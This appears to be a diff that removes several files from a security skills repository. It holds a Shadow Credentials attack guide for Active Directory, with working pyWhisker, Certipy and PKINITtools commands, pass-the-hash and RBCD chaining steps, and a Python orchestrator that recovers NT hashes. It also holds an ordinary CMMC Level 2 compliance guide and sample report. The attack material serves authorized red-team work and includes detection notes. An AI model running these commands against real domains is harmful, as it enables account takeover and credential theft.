|
||||
## Prerequisites
|
||||
|
||||
- Authorized engagement scope including AD credential-access techniques
|
||||
- Control of a principal with write access to the target's `msDS-KeyCredentialLink`
|
||||
- A DC running Windows Server 2016+ with PKINIT enabled (domain functional level supporting Key Trust)
|
||||
- Network reachability to LDAP (389/636) and Kerberos (88) on a DC
|
||||
- Linux attack host with Python 3.8+; install the tooling:
|
||||
```bash
|
||||
# pyWhisker (from source)
|
||||
git clone https://github.com/ShutdownRepo/pywhisker
|
||||
cd pywhisker && pip install .
|
||||
# Certipy (integrated shadow attack)
|
||||
pipx install certipy-ad
|
||||
# PKINITtools for manual TGT/NT-hash extraction
|
||||
git clone https://github.com/dirkjanm/PKINITtools
|
||||
```
|
||||
|
||||
## Objectives
|
||||
|
||||
- Confirm write access over a target's `msDS-KeyCredentialLink`
|
||||
- Generate a key pair and append a Key Credential to the target object
|
||||
- Request a TGT for the target via PKINIT using the new key
|
||||
- Recover the target's NT hash for pass-the-hash / further movement
|
||||
- Clean up the injected Key Credential to restore the object's state
|
||||
- Document the ACL path that enabled the attack for remediation
|
||||
|
||||
## MITRE ATT&CK Mapping
|
||||
|
||||
| ID | Technique | Application in this skill |
|
||||
|----|-----------|---------------------------|
|
||||
| T1098.005 | Account Manipulation: Device Registration | Writing an attacker-controlled Key Credential (device key) to `msDS-KeyCredentialLink` to register an alternate authentication credential for the target account |
|
||||
|
||||
## Workflow
|
||||
|
||||
### Step 1: Confirm the write primitive
|
||||
List existing Key Credentials on the target to verify you have the required access. An empty or readable result confirms write access for the `add` step.
|
||||
|
||||
```bash
|
||||
python3 pywhisker.py -d "corp.local" -u "attacker" -p "Passw0rd!" \
|
||||
--target "victim" --action "list"
|
||||
```
|
||||
|
||||
### Step 2: Add a Shadow Credential with pyWhisker
|
||||
Generate a certificate/key pair and write it into the target's `msDS-KeyCredentialLink`. pyWhisker outputs a PFX you control.
|
||||
|
||||
```bash
|
||||
python3 pywhisker.py -d "corp.local" -u "attacker" -p "Passw0rd!" \
|
||||
--target "victim" --action "add" --filename victim_shadow
|
||||
# Produces victim_shadow.pfx and prints the PFX password
|
||||
```
|
||||
Use Kerberos auth instead of a password if you only hold a ticket:
|
||||
```bash
|
||||
python3 pywhisker.py -d "corp.local" -u "attacker" -k --no-pass \
|
||||
--target "victim" --action "add" --filename victim_shadow --use-ldaps
|
||||
```
|
||||
|
||||
### Step 3: Request a TGT via PKINIT
|
||||
Use the generated PFX with PKINITtools to obtain a Kerberos TGT for the target.
|
||||
|
||||
```bash
|
||||
python3 PKINITtools/gettgtpkinit.py \
|
||||
-cert-pfx victim_shadow.pfx -pfx-pass <PFX_PASSWORD> \
|
||||
corp.local/victim victim.ccache
|
||||
```
|
||||
|
||||
### Step 4: Recover the NT hash
|
||||
Extract the target's NT hash from the AS-REP using the session key from Step 3 (`getnthash.py` reads the AS-REP encryption key, displayed by `gettgtpkinit.py`).
|
||||
|
||||
```bash
|
||||
export KRB5CCNAME=victim.ccache
|
||||
python3 PKINITtools/getnthash.py -key <AS-REP-KEY-FROM-STEP-3> corp.local/victim
|
||||
# Prints the NT hash for 'victim'
|
||||
```
|
||||
|
||||
### Step 5: One-shot alternative with Certipy
|
||||
Certipy's `shadow auto` performs add → PKINIT → dump hash → cleanup automatically, which is ideal for computer-account takeover.
|
||||
|
||||
```bash
|
||||
certipy shadow auto -u 'attacker@corp.local' -p 'Passw0rd!' \
|
||||
-dc-ip 10.0.0.100 -account 'victim'
|
||||
# For a computer account, use the sAMAccountName with trailing $
|
||||
certipy shadow auto -u 'attacker@corp.local' -p 'Passw0rd!' \
|
||||
-dc-ip 10.0.0.100 -account 'WS01$'
|
||||
```
|
||||
|
||||
### Step 6: Use the recovered credential
|
||||
Authenticate with the NT hash (or the TGT) to continue the engagement.
|
||||
|
||||
```bash
|
||||
# Pass-the-hash with NetExec
|
||||
nxc smb 10.0.0.10 -u victim -H <RECOVERED-NT-HASH>
|
||||
# Or use the TGT directly
|
||||
export KRB5CCNAME=victim.ccache
|
||||
nxc smb dc.corp.local -u victim --use-kcache
|
||||
```
|
||||
|
||||
### Step 7: Chain computer takeover into RBCD (optional)
|
||||
When the target is a computer, the recovered key/hash lets you configure Resource-Based Constrained Delegation to impersonate any user to that host.
|
||||
|
||||
```bash
|
||||
# Set RBCD so attacker-controlled SPN can impersonate to WS01$
|
||||
impacket-rbcd -delegate-from 'attacker$' -delegate-to 'WS01$' \
|
||||
-action write 'corp.local/attacker:Passw0rd!'
|
||||
```
|
||||
|
||||
### Step 8: Clean up
|
||||
Remove the injected Key Credential to restore the object and reduce detection footprint.
|
||||
|
||||
```bash
|
||||
# pyWhisker: remove by device-id (printed during add) or clear all you added
|
||||
python3 pywhisker.py -d "corp.local" -u "attacker" -p "Passw0rd!" \
|
||||
--target "victim" --action "remove" --device-id <DEVICE-ID>
|
||||
# Certipy shadow auto cleans up automatically; otherwise:
|
||||
certipy shadow clear -u 'attacker@corp.local' -p 'Passw0rd!' \
|
||||
-dc-ip 10.0.0.100 -account 'victim'
|
||||
```
|
||||
|
||||
## Tools and Resources
|
||||
|
||||
| Resource | Purpose | Link |
|
||||
|----------|---------|------|
|
||||
| pyWhisker | Python LDAP manipulation of msDS-KeyCredentialLink | https://github.com/ShutdownRepo/pywhisker |
|
||||
| Whisker | Original C# implementation | https://github.com/eladshamir/Whisker |
|
||||
| Certipy | `shadow auto` end-to-end takeover | https://github.com/ly4k/Certipy |
|
||||
| PKINITtools | gettgtpkinit / getnthash | https://github.com/dirkjanm/PKINITtools |
|
||||
| The Hacker Recipes | Technique walkthrough & defenses | https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials |
|
||||
|
||||
## Detection and Remediation Notes
|
||||
|
||||
| Area | Guidance |
|
||||
|------|----------|
|
||||
| Detection | Monitor Windows Security Event ID 5136 (directory object modified) for changes to `msDS-KeyCredentialLink`; alert when a non-AD-Connect/non-Intune principal writes the attribute. |
|
||||
| Auditing | Enable directory service object change auditing on user/computer OUs. |
|
||||
| Least privilege | Remove unnecessary `GenericWrite`/`GenericAll`/`AddKeyCredentialLink` ACEs (BloodHound `AddKeyCredentialLink` edge). |
|
||||
| Mitigation | Where Windows Hello/device registration is unused, restrict who can write Key Credentials and consider tier-0 protected accounts. |
|
||||
|
||||
## Validation Criteria
|
||||
|
||||
- [ ] Write access over the target's `msDS-KeyCredentialLink` confirmed (`list` succeeded)
|
||||
- [ ] Key Credential successfully added (PFX generated)
|
||||
- [ ] PKINIT TGT obtained for the target account
|
||||
- [ ] Target NT hash recovered and validated against a service
|
||||
- [ ] (If computer) RBCD chain or onward movement demonstrated
|
||||
- [ ] Injected Key Credential removed / object restored
|
||||
- [ ] Enabling ACL path documented with remediation recommendation
|
||||
@@ -1,68 +0,0 @@
|
||||
# Shadow Credentials Tooling Reference
|
||||
|
||||
## pyWhisker (https://github.com/ShutdownRepo/pywhisker)
|
||||
|
||||
Invocation: `python3 pywhisker.py [auth] --target <obj> --action <action> [opts]`
|
||||
|
||||
| Flag | Meaning |
|
||||
|------|---------|
|
||||
| `-d DOMAIN` | Target domain (FQDN) |
|
||||
| `-u USER` | Controlled username |
|
||||
| `-p PASSWORD` | Password |
|
||||
| `-k` / `--no-pass` | Kerberos auth (uses KRB5CCNAME) |
|
||||
| `-H LM:NT` | Pass-the-hash |
|
||||
| `--target NAME` | Target user/computer whose attribute is modified |
|
||||
| `--action list` | Enumerate existing Key Credentials |
|
||||
| `--action add` | Generate key pair, write Key Credential |
|
||||
| `--action remove` | Remove one Key Credential by `--device-id` |
|
||||
| `--action clear` | Remove all Key Credentials |
|
||||
| `--action info` | Show details of a Key Credential |
|
||||
| `--filename NAME` | Output PFX/PEM base name |
|
||||
| `--export PEM|PFX` | Output format (default PFX) |
|
||||
| `--device-id GUID` | Target device for remove/info |
|
||||
| `--dc-ip IP` | Domain Controller IP |
|
||||
| `--use-ldaps` | Use LDAPS (636) |
|
||||
|
||||
### Example
|
||||
```bash
|
||||
python3 pywhisker.py -d corp.local -u attacker -p 'Passw0rd!' \
|
||||
--target victim --action add --filename victim_shadow
|
||||
```
|
||||
|
||||
## Certipy `shadow` (https://github.com/ly4k/Certipy)
|
||||
|
||||
| Command | Meaning |
|
||||
|---------|---------|
|
||||
| `certipy shadow auto` | Add → PKINIT → dump NT hash → cleanup (end to end) |
|
||||
| `certipy shadow add` | Add Key Credential only |
|
||||
| `certipy shadow list` | List Key Credentials |
|
||||
| `certipy shadow clear` | Clear Key Credentials |
|
||||
| `certipy shadow info` | Show Key Credential info |
|
||||
|
||||
Key flags: `-u USER@DOMAIN`, `-p PW` / `-hashes :NT` / `-k -no-pass`,
|
||||
`-dc-ip IP`, `-account TARGET` (use trailing `$` for computers), `-ns IP`, `-dns-tcp`.
|
||||
|
||||
### Example
|
||||
```bash
|
||||
certipy shadow auto -u attacker@corp.local -p 'Passw0rd!' \
|
||||
-dc-ip 10.0.0.100 -account 'WS01$'
|
||||
```
|
||||
|
||||
## PKINITtools (https://github.com/dirkjanm/PKINITtools)
|
||||
|
||||
| Script | Purpose |
|
||||
|--------|---------|
|
||||
| `gettgtpkinit.py -cert-pfx FILE -pfx-pass PW DOMAIN/USER out.ccache` | Request TGT via PKINIT; prints AS-REP key |
|
||||
| `getnthash.py -key <AS-REP-KEY> DOMAIN/USER` | Recover NT hash (KRB5CCNAME set) |
|
||||
|
||||
### Example
|
||||
```bash
|
||||
python3 gettgtpkinit.py -cert-pfx victim_shadow.pfx -pfx-pass abc123 \
|
||||
corp.local/victim victim.ccache
|
||||
export KRB5CCNAME=victim.ccache
|
||||
python3 getnthash.py -key <AS-REP-KEY> corp.local/victim
|
||||
```
|
||||
|
||||
## Detection signal
|
||||
- Event ID 5136 — modification of `msDS-KeyCredentialLink` (Directory Service Changes auditing).
|
||||
- BloodHound edge: `AddKeyCredentialLink`.
|
||||
@@ -1,21 +0,0 @@
|
||||
# Standards Mapping — Abusing Shadow Credentials for Privilege Escalation
|
||||
|
||||
## MITRE ATT&CK (Enterprise)
|
||||
|
||||
| ID | Name | Rationale |
|
||||
|----|------|-----------|
|
||||
| T1098.005 | Account Manipulation: Device Registration | Writing an attacker-controlled Key Credential to `msDS-KeyCredentialLink` registers an alternate device/certificate credential for the target, which is exactly the device-registration manipulation this sub-technique describes. |
|
||||
|
||||
Reference: https://attack.mitre.org/techniques/T1098/005/
|
||||
|
||||
Related techniques exercised in the chain:
|
||||
- T1649 (Steal or Forge Authentication Certificates) — the PKINIT certificate used to authenticate.
|
||||
- T1550.003 / T1558 — using the recovered TGT/hash for movement.
|
||||
|
||||
## NIST Cybersecurity Framework 2.0
|
||||
|
||||
| ID | Name | Rationale |
|
||||
|----|------|-----------|
|
||||
| PR.AA-05 | Access permissions, entitlements, and authorizations are defined, managed, and enforced incorporating least privilege and separation of duties | The attack is only possible because of over-permissive ACEs (`GenericWrite`/`GenericAll`/`AddKeyCredentialLink`) on AD objects; remediation is least-privilege enforcement of who may write Key Credentials. |
|
||||
|
||||
Reference: https://csrc.nist.gov/projects/cybersecurity-framework
|
||||
@@ -1,145 +0,0 @@
|
||||
#!/usr/bin/env python3
|
||||
"""
|
||||
shadowcred_takeover.py — Orchestrate a Shadow Credentials account takeover.
|
||||
|
||||
Wraps the real `certipy shadow auto` workflow (and optionally pyWhisker +
|
||||
PKINITtools) to add a Key Credential to a target's msDS-KeyCredentialLink,
|
||||
recover the NT hash via PKINIT, and clean up. Parses the tool output to surface
|
||||
the recovered NT hash and TGT path.
|
||||
|
||||
Authorized use only. Requires write access over the target's
|
||||
msDS-KeyCredentialLink and a DC running Windows Server 2016+ with PKINIT.
|
||||
|
||||
Install:
|
||||
pipx install certipy-ad
|
||||
git clone https://github.com/ShutdownRepo/pywhisker
|
||||
git clone https://github.com/dirkjanm/PKINITtools
|
||||
|
||||
Examples:
|
||||
python shadowcred_takeover.py certipy -u attacker@corp.local -p 'Passw0rd!' \
|
||||
--dc-ip 10.0.0.100 --target 'WS01$'
|
||||
python shadowcred_takeover.py pywhisker -d corp.local -u attacker \
|
||||
-p 'Passw0rd!' --dc-ip 10.0.0.100 --target victim \
|
||||
--pywhisker ./pywhisker/pywhisker.py
|
||||
"""
|
||||
import argparse
|
||||
import os
|
||||
import re
|
||||
import shutil
|
||||
import subprocess
|
||||
import sys
|
||||
|
||||
|
||||
def _which_or_die(binary, hint):
|
||||
if shutil.which(binary) is None and not os.path.exists(binary):
|
||||
sys.exit(f"[!] '{binary}' not found. {hint}")
|
||||
|
||||
|
||||
def run(cmd, timeout=600):
|
||||
print("[*] Running:", " ".join(cmd))
|
||||
try:
|
||||
proc = subprocess.run(cmd, capture_output=True, text=True, timeout=timeout)
|
||||
except subprocess.TimeoutExpired:
|
||||
sys.exit(f"[!] Command timed out after {timeout}s.")
|
||||
out = proc.stdout + proc.stderr
|
||||
print(out)
|
||||
return proc.returncode, out
|
||||
|
||||
|
||||
def parse_nthash(text):
|
||||
"""Certipy prints 'Got hash for ...: aad3b...:<NT>'. Extract the NT half."""
|
||||
m = re.search(r"[Gg]ot hash for .*?:\s*([0-9a-fA-F]{32}):([0-9a-fA-F]{32})", text)
|
||||
if m:
|
||||
return m.group(2)
|
||||
m = re.search(r"\b[0-9a-fA-F]{32}:([0-9a-fA-F]{32})\b", text)
|
||||
return m.group(1) if m else None
|
||||
|
||||
|
||||
def certipy_flow(args):
|
||||
_which_or_die("certipy", "Install with: pipx install certipy-ad")
|
||||
cmd = ["certipy", "shadow", "auto",
|
||||
"-u", args.user, "-dc-ip", args.dc_ip, "-account", args.target]
|
||||
if args.password:
|
||||
cmd += ["-p", args.password]
|
||||
elif args.hashes:
|
||||
cmd += ["-hashes", args.hashes]
|
||||
elif args.kerberos:
|
||||
cmd += ["-k", "-no-pass"]
|
||||
else:
|
||||
sys.exit("[!] Provide -p, --hashes, or -k.")
|
||||
if args.ns:
|
||||
cmd += ["-ns", args.ns, "-dns-tcp"]
|
||||
rc, out = run(cmd)
|
||||
if rc != 0:
|
||||
sys.exit("[!] certipy shadow auto failed.")
|
||||
nt = parse_nthash(out)
|
||||
if nt:
|
||||
print(f"\n[+] Recovered NT hash for {args.target}: {nt}")
|
||||
print(f"[+] Reuse it: nxc smb {args.dc_ip} -u {args.target.rstrip('$')} -H {nt}")
|
||||
else:
|
||||
print("[!] Could not auto-extract NT hash; review output above.")
|
||||
|
||||
|
||||
def pywhisker_flow(args):
|
||||
if not args.pywhisker or not os.path.exists(args.pywhisker):
|
||||
sys.exit("[!] --pywhisker must point to pywhisker.py")
|
||||
base = "shadow_" + args.target.rstrip("$")
|
||||
cmd = ["python3", args.pywhisker, "-d", args.domain, "-u", args.user,
|
||||
"--target", args.target, "--action", "add", "--filename", base]
|
||||
if args.password:
|
||||
cmd += ["-p", args.password]
|
||||
elif args.kerberos:
|
||||
cmd += ["-k", "--no-pass"]
|
||||
else:
|
||||
sys.exit("[!] Provide -p or -k.")
|
||||
if args.dc_ip:
|
||||
cmd += ["--dc-ip", args.dc_ip]
|
||||
rc, out = run(cmd)
|
||||
if rc != 0:
|
||||
sys.exit("[!] pyWhisker add failed.")
|
||||
pfx_pass = None
|
||||
m = re.search(r"[Pp]assword(?: for the PFX)?:\s*(\S+)", out)
|
||||
if m:
|
||||
pfx_pass = m.group(1)
|
||||
print(f"\n[+] Key Credential added. PFX: {base}.pfx PFX-pass: {pfx_pass}")
|
||||
print("[+] Next, request a TGT with PKINITtools:")
|
||||
print(f" python3 gettgtpkinit.py -cert-pfx {base}.pfx -pfx-pass {pfx_pass} "
|
||||
f"{args.domain}/{args.target.rstrip('$')} {base}.ccache")
|
||||
print(" export KRB5CCNAME=%s.ccache" % base)
|
||||
print(f" python3 getnthash.py -key <AS-REP-KEY> {args.domain}/{args.target.rstrip('$')}")
|
||||
print("[!] Remember to clean up the injected Key Credential when done:")
|
||||
print(f" python3 {args.pywhisker} -d {args.domain} -u {args.user} "
|
||||
f"--target {args.target} --action clear")
|
||||
|
||||
|
||||
def main():
|
||||
ap = argparse.ArgumentParser(description="Shadow Credentials takeover orchestrator.")
|
||||
sub = ap.add_subparsers(dest="mode", required=True)
|
||||
|
||||
c = sub.add_parser("certipy", help="Use certipy shadow auto (end to end)")
|
||||
c.add_argument("-u", "--user", required=True, help="attacker@domain")
|
||||
c.add_argument("-p", "--password")
|
||||
c.add_argument("--hashes")
|
||||
c.add_argument("-k", "--kerberos", action="store_true")
|
||||
c.add_argument("--dc-ip", required=True, dest="dc_ip")
|
||||
c.add_argument("--target", required=True, help="victim or WS01$")
|
||||
c.add_argument("--ns")
|
||||
|
||||
w = sub.add_parser("pywhisker", help="Use pyWhisker add (manual PKINIT after)")
|
||||
w.add_argument("-d", "--domain", required=True)
|
||||
w.add_argument("-u", "--user", required=True)
|
||||
w.add_argument("-p", "--password")
|
||||
w.add_argument("-k", "--kerberos", action="store_true")
|
||||
w.add_argument("--dc-ip", dest="dc_ip")
|
||||
w.add_argument("--target", required=True)
|
||||
w.add_argument("--pywhisker", required=True, help="Path to pywhisker.py")
|
||||
|
||||
args = ap.parse_args()
|
||||
if args.mode == "certipy":
|
||||
certipy_flow(args)
|
||||
else:
|
||||
pywhisker_flow(args)
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,142 +0,0 @@
|
||||
---
|
||||
name: achieving-cmmc-level-2-compliance
|
||||
description: >-
|
||||
Prepare a defense-contractor environment for CMMC Level 2 certification: scope CUI
|
||||
and FCI, implement the 110 NIST SP 800-171 Rev 2 security requirements across 14
|
||||
families, compute the SPRS score with the DoD Assessment Methodology, manage a
|
||||
compliant POA&M, and ready the organization for a C3PAO assessment. Use when an
|
||||
organization handles Controlled Unclassified Information (CUI) under a DoD contract,
|
||||
when a contract carries DFARS clause 252.204-7012/7019/7020/7021, when preparing for
|
||||
or responding to a CMMC assessment, when computing or improving an SPRS score, when
|
||||
building a System Security Plan or POA&M for 800-171, or when scoping which systems
|
||||
are in the CUI boundary. Keywords: CMMC, CMMC Level 2, NIST 800-171, SP 800-171 Rev 2,
|
||||
CUI, FCI, SPRS, DFARS 7012, C3PAO, POA&M, System Security Plan, DoD Assessment
|
||||
Methodology, 110 controls, defense industrial base, DIB, FedRAMP equivalency.
|
||||
domain: cybersecurity
|
||||
subdomain: compliance-governance
|
||||
tags:
|
||||
- cmmc
|
||||
- nist-800-171
|
||||
- cui
|
||||
- sprs
|
||||
- dfars
|
||||
- c3pao
|
||||
- poam
|
||||
- compliance
|
||||
- governance
|
||||
- defense-industrial-base
|
||||
version: "1.0"
|
||||
author: andrewibrah
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- GV.OC-03
|
||||
- GV.SC-01
|
||||
- ID.AM-08
|
||||
- ID.RA-05
|
||||
- PR.AA-01
|
||||
- PR.DS-01
|
||||
mitre_attack:
|
||||
- T1078
|
||||
- T1190
|
||||
- T1041
|
||||
- T1048
|
||||
- T1567
|
||||
---
|
||||
|
||||
# Achieving CMMC Level 2 Compliance
|
||||
|
||||
## When to Use
|
||||
|
||||
- When an organization in the **Defense Industrial Base (DIB)** stores, processes, or transmits **Controlled Unclassified Information (CUI)** under a DoD contract.
|
||||
- When a contract includes **DFARS 252.204-7012** (safeguarding/incident reporting), **-7019/-7020** (NIST 800-171 self-assessment + SPRS), or the new **-7021** (CMMC requirement).
|
||||
- When preparing for a **C3PAO** third-party assessment or a DoD-led assessment.
|
||||
- When you must **compute, post, or improve an SPRS score** based on the NIST SP 800-171 DoD Assessment Methodology.
|
||||
- When authoring or remediating a **System Security Plan (SSP)** and **POA&M** for the 110 requirements.
|
||||
- When **scoping** which assets fall inside the CUI/FCI boundary (CUI assets, security-protection assets, contractor risk-managed assets, out-of-scope).
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Knowledge of **which contracts carry CUI** and the CUI categories involved (check the contract and the DoD CUI Registry).
|
||||
- An asset inventory and network diagram so you can define the **CMMC assessment scope** before assessing controls.
|
||||
- The **NIST SP 800-171 Rev 2** requirements and the **DoD Assessment Methodology** scoring weights.
|
||||
- A documented **SSP** (its absence is itself a failed requirement — 3.12.4).
|
||||
- Identification of any **External Service Providers (ESPs)** / cloud services touching CUI, and whether they meet **FedRAMP Moderate (or equivalency)**.
|
||||
|
||||
## Workflow
|
||||
|
||||
### 1. Determine applicability and CUI categories
|
||||
Confirm the contract requires CMMC Level 2 (CUI present, not just FCI). FCI-only contracts are **Level 1** (the 15 FAR 52.204-21 requirements). Identify CUI categories from the contract and the DoD CUI Registry.
|
||||
|
||||
### 2. Scope the environment
|
||||
Classify every asset into one of the CMMC scoping categories:
|
||||
- **CUI Assets** — process/store/transmit CUI (in scope, assessed against all applicable controls).
|
||||
- **Security Protection Assets** — provide security to the CUI environment (in scope).
|
||||
- **Contractor Risk Managed Assets** — could but are not intended to handle CUI; managed by policy.
|
||||
- **Specialized Assets** (IoT/OT, GFE, test equipment) — documented, limited assessment.
|
||||
- **Out-of-Scope** — physically/logically isolated from CUI.
|
||||
|
||||
Minimize scope deliberately — a smaller, well-segmented CUI enclave is far cheaper to certify than a flat network.
|
||||
|
||||
### 3. Implement the 110 requirements (NIST SP 800-171 Rev 2)
|
||||
Work the **14 families** (3.1–3.14). For each requirement, implement, then write the **how** in the SSP. High-leverage early wins: MFA (3.5.3), FIPS-validated cryptography (3.13.11), audit logging (3.3.x), access control + least privilege (3.1.x), and incident response (3.6.x).
|
||||
|
||||
### 4. Score with the DoD Assessment Methodology (SPRS)
|
||||
Start at **110** and subtract the weighted value (**1, 3, or 5 points**) of each **unmet** requirement; partial credit applies to a small number of controls (e.g., MFA, FIPS crypto). The result is the **SPRS score** (maximum 110; the methodology floor is −203). Post the score, the SSP date, and the assessment scope to **SPRS** (or eMASS for higher assessments).
|
||||
|
||||
### 5. Build a compliant POA&M
|
||||
Document every unmet requirement with owner, remediation, and milestone. **Constraints under the CMMC rule:** a **Conditional** status requires a score of at least **80%** (≥ 88 of 110), only **POA&M-eligible** requirements may be deferred (the highest-weighted security requirements must be fully met — verify eligibility against 32 CFR Part 170), and all POA&M items must be **closed within 180 days** to convert Conditional → **Final**.
|
||||
|
||||
### 6. Assess (self or C3PAO)
|
||||
- **Level 1** and a subset of Level 2 = annual **self-assessment** with an affirmation in SPRS.
|
||||
- **Level 2 (most CUI contracts)** = triennial **C3PAO** certification assessment.
|
||||
- **Level 3** = DoD (DIBCAC) assessment on top of Level 2, adding SP 800-172 enhanced requirements.
|
||||
Assessors evaluate each objective as **MET / NOT MET / N/A** with evidence (examine/interview/test). A senior official files the **annual affirmation** of continued compliance.
|
||||
|
||||
### 7. Maintain certification
|
||||
Certification is valid **three years** with **annual affirmations**. Maintain the SSP, re-score on change, keep evidence current, and feed significant changes back into the assessment.
|
||||
|
||||
## Key Concepts
|
||||
|
||||
| Concept | Definition |
|
||||
|---|---|
|
||||
| FCI | Federal Contract Information — Level 1 protects it (FAR 52.204-21). |
|
||||
| CUI | Controlled Unclassified Information — Level 2 protects it (NIST 800-171). |
|
||||
| 110 requirements | The SP 800-171 Rev 2 security requirements across 14 families. |
|
||||
| SPRS | Supplier Performance Risk System — where the 800-171 score is posted. |
|
||||
| DoD Assessment Methodology | The 1/3/5-point weighting used to compute the score from 110. |
|
||||
| C3PAO | CMMC Third-Party Assessment Organization — performs Level 2 certification. |
|
||||
| POA&M | Plan of Action & Milestones — limited, must close in 180 days for Final status. |
|
||||
| Conditional vs Final | Conditional = open POA&M (score ≥ 80%); Final = all controls met. |
|
||||
| ESP | External Service Provider — must meet FedRAMP Moderate / equivalency for CUI. |
|
||||
| Scoping categories | CUI / Security Protection / Contractor Risk Managed / Specialized / Out-of-Scope. |
|
||||
|
||||
## Tools & Systems
|
||||
|
||||
- **NIST SP 800-171 Rev 2** — the 110 requirements (and 800-171A for assessment objectives).
|
||||
- **DoD NIST SP 800-171 Assessment Methodology** — the scoring weights.
|
||||
- **32 CFR Part 170** (CMMC Program rule) and **48 CFR / DFARS 252.204-7021** (acquisition rule).
|
||||
- **SPRS** — score posting; **SAM.gov** for registration.
|
||||
- **SP 800-172 / 800-172A** — enhanced requirements for Level 3.
|
||||
- **GRC / compliance tooling** — to manage the SSP, POA&M, and evidence (e.g., Xacta, RegScale, FutureFeed-style trackers).
|
||||
|
||||
## Common Scenarios
|
||||
|
||||
- **Prime flows CUI to a sub.** The sub needs its own Level 2 scope, SSP, SPRS score, and (most likely) C3PAO certification.
|
||||
- **Score is below 88.** Prioritize the highest-weighted unmet requirements (5-point, then 3-point) to clear the conditional threshold and shrink the POA&M.
|
||||
- **Cloud holds CUI.** Confirm the service is FedRAMP Moderate authorized or meets equivalency; document the responsibility split.
|
||||
- **Flat network.** Re-scope into a segmented CUI enclave to cut the assessment surface before spending on controls.
|
||||
- **Annual affirmation due.** A senior official affirms continued compliance in SPRS; let it lapse and you risk contract eligibility.
|
||||
|
||||
## Output Format
|
||||
|
||||
Produce a **CMMC Level 2 Readiness Report** using `assets/template.md`, containing:
|
||||
|
||||
1. **Applicability & CUI categories** — why Level 2 applies.
|
||||
2. **Scope** — assets by scoping category and the CUI boundary diagram reference.
|
||||
3. **Control status by family** — met / not met / N/A across the 14 families.
|
||||
4. **SPRS score** — computed score, deductions, and the gap to 110 and to the 88 threshold.
|
||||
5. **POA&M** — unmet requirements, eligibility check, owners, 180-day milestones.
|
||||
6. **Assessment path** — self vs C3PAO, target date, affirmation owner.
|
||||
7. **Remediation roadmap** — sequenced by point value and effort.
|
||||
|
||||
Use `scripts/process.py` to compute the SPRS score from a control-status JSON, flag POA&M-eligibility concerns, and report the gap to the conditional-certification threshold.
|
||||
@@ -1,63 +0,0 @@
|
||||
# CMMC Level 2 Readiness Report — Worked Example
|
||||
|
||||
> Filled example for a small DIB manufacturer handling CUI on a segmented enclave.
|
||||
> Replace bracketed content for your own organization.
|
||||
|
||||
## 1. Applicability & CUI Categories
|
||||
- **Contract drivers:** Prime subcontract with DFARS **252.204-7012** and **-7021**; CUI present → **CMMC Level 2** required.
|
||||
- **CUI categories (from contract + DoD CUI Registry):** Controlled Technical Information (CTI), Export Controlled (EAR).
|
||||
- **Target assessment path:** Triennial **C3PAO** certification (Phase 2 applies from Nov 10, 2026).
|
||||
|
||||
## 2. Scope (CMMC Level 2 Scoping Guide)
|
||||
| Category | Examples in this environment |
|
||||
|---|---|
|
||||
| CUI Assets | Engineering workstations, CUI file share, the segmented "Enclave-1" VLAN |
|
||||
| Security Protection Assets | EDR console, SIEM, firewall, IdP/MFA, jump host |
|
||||
| Contractor Risk Managed | General corporate laptops (policy-blocked from CUI) |
|
||||
| Specialized Assets | CNC machine controllers (documented, isolated) |
|
||||
| Out-of-Scope | Guest Wi-Fi, marketing SaaS |
|
||||
|
||||
**Boundary note:** CUI is confined to Enclave-1 behind segmentation and MFA. Deliberately minimized to shrink the assessment surface. See network diagram `CUI-boundary-v3`.
|
||||
|
||||
## 3. Control Status by Family (NIST SP 800-171 Rev 2)
|
||||
*(summary; full per-requirement status lives in the SSP)*
|
||||
|
||||
| Family | Met | Partial | Not Met | N/A |
|
||||
|---|---|---|---|---|
|
||||
| 3.1 Access Control | 22 | 0 | 0 | 0 |
|
||||
| 3.3 Audit & Accountability | 8 | 0 | 1 | 0 |
|
||||
| 3.5 Identification & Auth | 10 | 1 | 0 | 0 |
|
||||
| 3.8 Media Protection | 8 | 0 | 1 | 0 |
|
||||
| 3.13 System & Comms Protection | 15 | 0 | 1 | 0 |
|
||||
| 3.14 System & Info Integrity | 6 | 0 | 1 | 0 |
|
||||
| *(others)* | all met | — | — | — |
|
||||
|
||||
## 4. SPRS Score
|
||||
*(computed by `scripts/process.py` from the control-status JSON)*
|
||||
|
||||
- **Score: 97 / 110** (started at 110; deducted 13).
|
||||
- **Gap to perfect:** 13 points across 4 not-met + 1 partial requirement.
|
||||
- **Conditional threshold (≥ 88):** **MET** (margin 9) — eligible for Conditional status *if* the remaining items are POA&M-eligible.
|
||||
- **Posted to SPRS:** score, SSP date, and assessment scope.
|
||||
|
||||
## 5. POA&M (eligibility-checked)
|
||||
| ID | Requirement | Points | Eligibility | Remediation | Owner | Milestone (≤180d) |
|
||||
|---|---|---|---|---|---|---|
|
||||
| 3.3.1 | Audit log generation/coverage | 5 | **Verify** — high weight; confirm against 32 CFR 170 | Enable full audit policy + ship to SIEM | SecOps | 2026-07-30 |
|
||||
| 3.13.11 | FIPS-validated cryptography | 3 | **Verify** eligibility | Replace non-validated module with FIPS 140-validated | Infra | 2026-08-15 |
|
||||
| 3.5.3 | MFA (partial) | 3 | Partial-credit control | Extend MFA to remaining admin paths | IAM | 2026-07-20 |
|
||||
| 3.8.9 | Backup CUI protection | 1 | Eligible | Encrypt + access-control backup store | Infra | 2026-08-31 |
|
||||
| 3.14.1 | Flaw remediation | 1 | Eligible | Formalize patch SLA + tracking | IT | 2026-08-31 |
|
||||
|
||||
> The two 3-point and one 5-point items must clear eligibility review; the highest-weighted security requirements generally cannot remain on a POA&M. All items close within **180 days** to convert Conditional → **Final**.
|
||||
|
||||
## 6. Assessment Path
|
||||
- **Type:** C3PAO certification assessment.
|
||||
- **Target window:** Q4 2026, after POA&M closure of the high-weight items.
|
||||
- **Affirmation owner:** [senior official] files the annual affirmation in SPRS.
|
||||
|
||||
## 7. Remediation Roadmap (sequenced by point value, then effort)
|
||||
1. **3.3.1 audit logging (5 pts)** — biggest score lever and likely POA&M-ineligible → do first.
|
||||
2. **3.13.11 FIPS crypto (3 pts)** and **3.5.3 MFA gap (3 pts)** — close to remove eligibility risk.
|
||||
3. **3.8.9, 3.14.1 (1 pt each)** — low-effort cleanups before the C3PAO date.
|
||||
4. Re-run the SPRS calculator after each closure; goal is **110** before assessment.
|
||||
